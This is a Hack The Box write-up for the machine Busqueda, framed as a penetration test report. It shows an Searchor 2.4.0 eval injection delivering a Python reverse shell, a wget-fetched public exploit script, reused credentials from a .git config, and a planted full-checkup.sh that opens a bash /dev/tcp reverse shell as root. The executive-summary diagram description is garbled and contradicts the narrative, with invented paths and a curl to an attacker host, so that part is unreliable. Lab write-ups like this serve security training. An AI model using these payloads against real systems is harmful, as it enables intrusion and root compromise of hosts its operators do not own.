

PENETRATION TEST REPORT

HTB: Busqueda

ENGAGEMENT DETAILS

Prepared By	cac3r
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-09-08
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	14
6. Post Exploitation & Loot.....	19
7. Remediation Summaries.....	20
8. Appendices.....	21

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	2
High Vulnerabilities	2

The diagram illustrates a multi-stage attack process:

- Initial Reconnaissance:** An HTTP Apache request leads to Discover Searcher 2.4.0, which performs a search query against a parameter. This results in an Arbitrary command injection.
- Script Discovery:** The Arbitrary command injection leads to /etc/cracksites/enabled/ssh-default.conf, which is processed by gitsite-scanner.sh. This scanner accesses gitshub but cannot read scripts due to source code restrictions.
- Access Modification:** A fix is implemented via /usr/share/gitsite/scanner.py, allowing access for .src files.
- Enumeration & Execution:** Enumeration executables are run using /usr/bin/python3 -m httpx --system-check.py. Docker ps shows containers like discover-github (168b7312ac2) and docker inspect 168b7312ac2 reveals settings like HOSTS and PORTS.
- Privilege Escalation:** python3checkShell.sh records parameters for administrator login to gitsite-scanner.sh.
- Script Analysis:** Read scripts source code reveals system-check.py, which contains logic for full checks and error handling (e.g., "Script is not open(VulnFull path from root or unique location)").
- Malicious Payload Creation:** Create malicious script "cme" is created, containing commands like #!/bin/bash, host = C, host = 10-*, and curl -X POST https://attackerhost:39460/?url=.
- Execution & Shell Access:** The script is executed via ssh -o StrictHostKeyChecking=no cme@10.10.10.10. This triggers a full check, leading to a successful shell session (root@kali:~#).

2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.228.217	busqueda	Linux, Ubuntu 22.04.2, jammy	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-09-08 11:30 UTC
End Date/Time	2026-09-08 13:40 UTC
Total Time	2h 10min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
Burpsuite	Proxy, intercept, ... Auditing web applications
Searchor-2.4.0 PoC exploit.sh	Automated exploit: https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/blob/main/exploit.sh
NetCat	Network multi-tool. Used to listen for incoming connections

4. Attack Narrative

4.1 Host: busqueda — 10.129.228.217

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.228.217 -oG
network/nmap_ports.txt
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

SSH, HTTP

Targeted service/version scan on discovered ports:

```
sudo nmap -sCV -p22,80 -vv --min-rate=5000 10.129.228.217 -oN
network/nmap_service.txt
```

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIZaFurw3qLK40EzrjFarOhWsIRrQ3K/MDVL2opfXQLI+zYXSwq
ofxsf8v2MEZuIGj6540YrzldnPf8CTFSW2rk=
|   256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPTtbUicaITwpKjAQWp8Dkq1glFodwroxhLwJo6hRBUK
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.52
|_ http-title: Did not follow redirect to http://searcher.htb/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

OpenSSH 8.9p1

Linux, Ubuntu

Domain: searcher.htb

Add IP – Domain to /etc/hosts

```
10.129.228.217 searcher.htb
```

Phase 2: Enumeration

Browsing: <http://searcher.htb/>

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

Select your engine:

Accuweather

What do you want to search for:

Start searching... Search

☐ Auto redirect

Searching functionality. Select Engine and write Query.

Technologies at the bottom of the page:

Powered by Flask and Searchor 2.4.0

Flask and **Searchor 2.4.0**

Lookup the discovered technology Searchor 2.4.0 in the browser.

The lookup quickly surfaces a public PoC abusing a vulnerable sink in the code to inject system commands on the search query parameter engine.

```

Request
Pretty Raw Hex GraphQL
1 POST /search HTTP/1.1
2 Host: searcher.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 32
9 Origin: http://searcher.htb
10 Connection: keep-alive
11 Referer: http://searcher.htb/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 engine=
',+exec("import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(('10.10.14.204',9001))%3
bos.dup2(s.fileno(),0)%3bos.dup2(s.fileno(),1)%3bos.dup2(s.fileno(),2)%3bp%3dsubprocess.call(['/bin/sh','-i'])%3b")"%23&query=
something

```

Phase 3: Initial Access — Searchor 2.4.0 Arbitrary Command Injection

Using <https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/blob/main/exploit.sh> to automate the exploitation, an attacker can easily specify their local IP and port to run this exploit, achieving to execute python reverse shell code on the target system.

Download the script:

```
wget https://raw.githubusercontent.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/refs/heads/main/exploit.sh
```

Start a listener (choose preferred port, default set to 9001):

```
nc -nlvp 9001
```

Run the script (replace <LOCAL_IP> placeholder with your own):

```
./exploit.sh searcher.htb <LOCAL_IP> 9001
```

```
--[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]--
[*] Input target is searcher.htb
[*] Input attacker is 10.10.14.204:9001
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
```

Established a interactive shell, check the listener tab.

Flag — user.txt

Context:

```
whoami && ifconfig | grep inet
```

```
svc@busqueda:/var/www/app$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
svc
    inet 172.20.0.1  netmask 255.255.0.0  broadcast 172.20.255.255
    inet 172.19.0.1  netmask 255.255.0.0  broadcast 172.19.255.255
    inet6 fe80::42:abff:fe65:8500 prefixlen 64  scopeid 0x20<link>
    inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
    inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
    inet 10.129.228.217 netmask 255.255.0.0  broadcast 10.129.255.255
```

Connected as svc account to the target system busqueda with IP: 10.129.228.217

Capture user flag:

```
cat /home/svc/user.txt
```

```
svc@busqueda:~$ cat user.txt
cat user.txt
a9caf97b24466464adca92c8e65d7f22
```

user.txt: a9caf97b24466464adca92c8e65d7f22

Upgrade the state of the current shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Press Ctrl + Z

```
stty raw -echo; fg
```

Press Enter, if not, type reset and press Enter

Phase 4: Privilege Escalation

Navigating the Apache server directory, list the context of the virtual hosting configuration file:

```
cat /etc/apache2/sites-enabled/000-default.conf
```

```
<VirtualHost *:80>
    ProxyPreserveHost On
    ServerName searcher.htb
    ServerAdmin admin@searcher.htb
    ProxyPass / http://127.0.0.1:5000/
    ProxyPassReverse / http://127.0.0.1:5000/

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^searcher.htb$
    RewriteRule /* http://searcher.htb/ [R]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ProxyPreserveHost On
    ServerName gitea.searcher.htb
    ServerAdmin admin@searcher.htb
    ProxyPass / http://127.0.0.1:3000/
    ProxyPassReverse / http://127.0.0.1:3000/

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

Gitea subdomain gitea.searcher.htb running on localhost port 3000

Add it to /etc/hosts

```
10.129.228.217  searcher.htb gitea.searcher.htb
```

Navigating the web root/source directory, list the content of the .git configuration file:

```
cat /var/www/app/.git/config
```

```
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[remote "origin"]
  url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
  fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
  remote = origin
  merge = refs/heads/main
```

Credential valid for Gitea

cody: jh1usoih2bkjaspwe92

Checking password for svc and is reused

svc: jh1usoih2bkjaspwe92

(At this point could use ssh for a more comfortable and stable shell)

```
ssh svc@10.129.228.217
```

Now with svc credential, check for sudo privileges:

```
sudo -l
```

```
Matching Defaults entries for svc on busqueda:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User svc may run the following commands on busqueda:
  (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

svc can run python3 on /opt/scripts/system-checkup.py *

Run it (passing random value (e.g. asd) to print usage and arguments):

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py asd
```

```
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

docker-ps      : List running docker containers
docker-inspect : Inspect a certain docker container
full-checkup   : Run a full system checkup
```

Arguments:

docker-ps (list running docker containers)

docker-inspect (inspect a certain docker container)

full-checkup (full system checkup)

First, use docker -ps:

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
960873171e2e	gitea/gitea:latest	"/usr/bin/entrypoint..."	3 years ago	Up 2 hours	127.0.0.1:3000->3000/tcp, 127.0.0.1:22->22/tcp
f84a6b33fb5a	mysql:8	"docker-entrypoint.s..."	3 years ago	Up 2 hours	127.0.0.1:3306->3306/tcp, 33060/tcp
	mysql_db				

Two containers:

gitea (960873171e2e)

mysql (f84a6b33fb5a)

Second, use docker-inspect specifying the gitea container ID and JSON format to dump the configuration and information about this container:

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect --format='{{json .Config}}' 960873171e2e
```

Copy the unreadable output


Paste it inside the <HERE> placeholder:

```
echo -n '<HERE>' | jq .
```

```
{
  "Hostname": "960873171e2e",
  "Domainname": "",
  "User": "",
  "AttachStdin": false,
  "AttachStdout": false,
  "AttachStderr": false,
  "ExposedPorts": {
    "22/tcp": {},
    "3000/tcp": {}
  },
  "Tty": false,
  "OpenStdin": false,
  "StdinOnce": false,
  "Env": [
    "USER_UID=115",
    "USER_GID=121",
    "GITEA__database__DB_TYPE=mysql",
    "GITEA__database__HOST=db:3306",
    "GITEA__database__NAME=gitea",
    "GITEA__database__USER=gitea",
    "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "USER=git",
    "GITEA_CUSTOM=/data/gitea"
  ],
}
```

GITEA__database__PASSWD presents a password: yuiu1hoiu4i5ho1uh

Using this password to login as administrator to Gitea turns out valid.



Can read the scripts source code.

Inspect system-checkup.py since svc can run it as root.

```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

This script's full-checkup function calls the full-checkup.sh script from the working directory where the system-checkup.py is executed. This can be abused by creating a "malicious clone" of full_checkup.sh in a directory where svc has write access.

Change dir to /dev/shm and create it (replace <LOCAL_IP> placeholder with your system's IP):

```
#!/bin/bash

bash -c 'bash -i &> /dev/tcp/<LOCAL_IP>/9001 0>&1'
```

Make sure the file is exactly called "full-checkup.sh"

Start listener:

```
nc -nlvp 9001
```

Run the privileged system-checkup.py script invoking the "malicious clone" full-checkup.sh:

```
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

Introduce password and press Enter. Established a interactive shell as root, check listener tab.

Context:

```
whoami && ifconfig | grep inet
```

```
root@busqueda:/dev/shm# whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
root
    inet 172.20.0.1 netmask 255.255.0.0 broadcast 172.20.255.255
    inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
    inet6 fe80::42:f1ff:fe4a:1333 prefixlen 64 scopeid 0x20<link>
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 10.129.228.217 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 dead:beef::a0de:adff:feb1:5963 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a0de:adff:feb1:5963 prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    inet6 fe80::c74:84ff:fe09:62dd prefixlen 64 scopeid 0x20<link>
    inet6 fe80::48c9:97ff:feef:fdc0 prefixlen 64 scopeid 0x20<link>
```

Root flag:

```
cat /root/root.txt
```

```
root@busqueda:/# cat root/root.txt
cat root/root.txt
b499a24c7cd6584d00dadbed30da98d6
```

root.txt: b499a24c7cd6584d00dadbed30da98d6

5. Vulnerability Findings

5.1 [Critical] - Unauthenticated Remote Code Execution in Searchor 2.4.0

Severity	Critical
Affected Host	10.129.228.217 (busqueda)
Port / Service	80/tcp — HTTP, Apache

Description

The web application exposed on port 80 uses Searchor version 2.4.0, which contains a publicly known code injection vulnerability. User-supplied input to the search functionality engine query parameter is passed into a Python `eval()` call without sanitisation. Because `eval()` executes its argument as live Python code, an attacker can supply a crafted payload that breaks out of the intended use and executes arbitrary Python code and, through it, arbitrary operating system commands. A public proof-of-concept exists that automates this into a reverse shell. Source: <https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/blob/main/exploit.sh>

Impact

An unauthenticated, remote attacker can execute arbitrary code on the server as the web service account (svc). This enables an interactive shell on the host, exposes all data readable by that account, and serves as the launch point for further enumeration and privilege escalation.

Evidence

```
svc@busqueda:/var/www/app$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
svc
    inet 172.20.0.1 netmask 255.255.0.0 broadcast 172.20.255.255
    inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
    inet6 fe80::42:abff:fe65:8500 prefixlen 64 scopeid 0x20<link>
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 10.129.228.217 netmask 255.255.0.0 broadcast 10.129.255.255
```

Remediation

Upgrade Searchor to a patched release that removes the unsafe `eval()` usage. Add input validation and consider running the web service under a restricted, least-privilege account.

References

<https://github.com/nexis-nexis/Searchor-2.4.0-POC-Exploit-/blob/main/README.md>
<https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/blob/main/exploit.sh>

5.2 [High] - Plaintext Credentials stored in .git configuration file

Severity	High
Affected Host	10.129.228.217 (busqueda)
Port / Service	Local storage – GitHub/Gitea (gitea.searcher.htb)

Description

The application's source directory (/var/www/app) contained a .git/config file in which the remote origin URL embedded HTTP basic-auth credentials in cleartext (http://cody:<password>@gitea.searcher.htb/...). This is a consequence of cloning the repository with credentials in the URL, which Git persists hardcoded. Any user or process able to read the file, including an attacker who has gained even low-privilege access, obtains valid credentials directly.

Impact

Recovery of valid credentials for the user cody, granting authenticated access to the internal Gitea service. Because the same password was reused for svc account (see Finding 3), the exposure reached beyond Gitea.

Evidence

```
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[remote "origin"]
  url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
  fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
  remote = origin
  merge = refs/heads/main
```

Remediation

Never store credentials in Git remote URLs or committed config. Use SSH key authentication or a credential helper that keeps secrets out of the repository. Reset the exposed credential immediately. Ensure .git directories are never served by the web server (deny access at the web-server config level).

References

<https://docs.github.com/en/authentication/connecting-to-github-with-ssh>
<https://github.com/iAnonymous3000/GitHub-Hardening-Guide>

5.3 [High] - Password Reuse across Accounts and Services

Severity	High
Affected Host	10.129.228.217 (busqueda)
Port / Service	Local system accounts – GitHub/Gitea (gitea.searcher.htb)

Description

The same password was reused across multiple identities and services. The credential recovered for the Gitea user cody was also valid for the local system account svc, and a separate database password recovered later (see Finding 4) was reused for the Gitea administrator account. Password reuse allows a single credential disclosure to compromise unrelated accounts and elevate access.

Impact

A credential leaked from one low value location (a Git config file) authenticated the attacker as the svc system user, which was the prerequisite for authenticated sudo enumeration and the entire privilege escalation chain.

Evidence

```
Matching Defaults entries for svc on busqueda:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User svc may run the following commands on busqueda:
(root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

Remediation

Enforce unique, strong passwords for every account and service. Adopt a password manager or centralised secrets management solution. Where feasible, replace shared/service passwords with key/token based authentication, and monitor for credential reuse. Reset all affected credentials.

5.4 [Critical] - Local Privilege Escalation via Insecure script executable as root and relative path execution flaw

Severity	Critical
Affected Host	10.129.228.217 (busqueda)
Port / Service	sudo privileged script - /opt/scripts/system-checkup.py

Description

The svc user was granted, via sudoers, the ability to run /usr/bin/python3 /opt/scripts/system-checkup.py * as root. The script's full-checkup action executes a function using a relative path (./full-checkup.sh) rather than an absolute path from root /. Because the path resolves against the attacker's current working directory, a low-privileged user can place a malicious full-checkup.sh in a writable directory (e.g. /dev/shm), invoke the sudo permitted command from that directory, and have their own script executed as root.

Impact

Any user who can run the sudo rule can execute arbitrary commands as root, resulting in full compromise of the host.

Evidence

```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

```
root@busqueda:/dev/shm# whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
root
inet 172.20.0.1 netmask 255.255.0.0 broadcast 172.20.255.255
inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
inet6 fe80::42:f1ff:fe4a:1333 prefixlen 64 scopeid 0x20<link>
inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
inet 10.129.228.217 netmask 255.255.0.0 broadcast 10.129.255.255
inet6 dead:beef::a0de:adff:feb1:5963 prefixlen 64 scopeid 0x0<global>
inet6 fe80::a0de:adff:feb1:5963 prefixlen 64 scopeid 0x20<link>
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
inet6 fe80::c74:84ff:fe09:62dd prefixlen 64 scopeid 0x20<link>
inet6 fe80::48c9:97ff:feef:fdc0 prefixlen 64 scopeid 0x20<link>
```

Remediation

Invoke all functions/actions and external binaries by absolute path (/opt/scripts/full-checkup.sh), and validate/sanitise all arguments. Scope the sudoers rule as narrowly as

possible, avoid wildcard arguments and avoid granting sudo on scripts that in turn execute other scripts.

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username / Source	Password / Hash	Privilege
10.129.228.217	cody	jh1usoih2bkjaspwe92	Gitea (low)
10.129.228.217	svc	jh1usoih2bkjaspwe92	Web service (Medium)
10.129.228.217	administrator	yuiu1hoiu4i5ho1uh	Gitea (admin)

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.228.217	user.txt	a9caf97b24466464adca92c8e65d7f22	/home/svc/user.txt
10.129.228.217	root.txt	b499a24c7cd6584d00dadbed30da98d6	/root/root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.3 [High] - Password Reuse across Accounts and Services	High	Low	1
5.4 [Critical] - Local Privilege Escalation via Insecure script executable as root and relative path execution flaw	Critical	Medium	2
5.1 [Critical] - Unauthenticated Remote Code Execution in Searchor 2.4.0	Critical	Low	3
5.2 [High] - Plaintext Credentials stored in .git configuration file	High	Medium	4

8. Appendices

Appendix A — Proof of Compromise

```
svc@busqueda:/var/www/app$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
svc
    inet 172.20.0.1 netmask 255.255.0.0 broadcast 172.20.255.255
    inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
    inet6 fe80::42:abff:fe65:8500 prefixlen 64 scopeid 0x20<link>
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 10.129.228.217 netmask 255.255.0.0 broadcast 10.129.255.255
```

Connected to the target system as svc

```
svc@busqueda:~$ cat user.txt
cat user.txt
a9caf97b24466464adca92c8e65d7f22
```

user.txt flag captured

```
root@busqueda:/dev/shm# whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
root
    inet 172.20.0.1 netmask 255.255.0.0 broadcast 172.20.255.255
    inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
    inet6 fe80::42:f1ff:fe4a:1333 prefixlen 64 scopeid 0x20<link>
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet 10.129.228.217 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 dead:beef::a0de:adff:feb1:5963 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::a0de:adff:feb1:5963 prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    inet6 fe80::c74:84ff:fe09:62dd prefixlen 64 scopeid 0x20<link>
    inet6 fe80::48c9:97ff:feef:fdc0 prefixlen 64 scopeid 0x20<link>
```

Connected to the target system as root

```
root@busqueda:/# cat root/root.txt
cat root/root.txt
b499a24c7cd6584d00dadbed30da98d6
```

root.txt flag captured

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

RCE Remote Code Execution — running arbitrary commands on a remote system.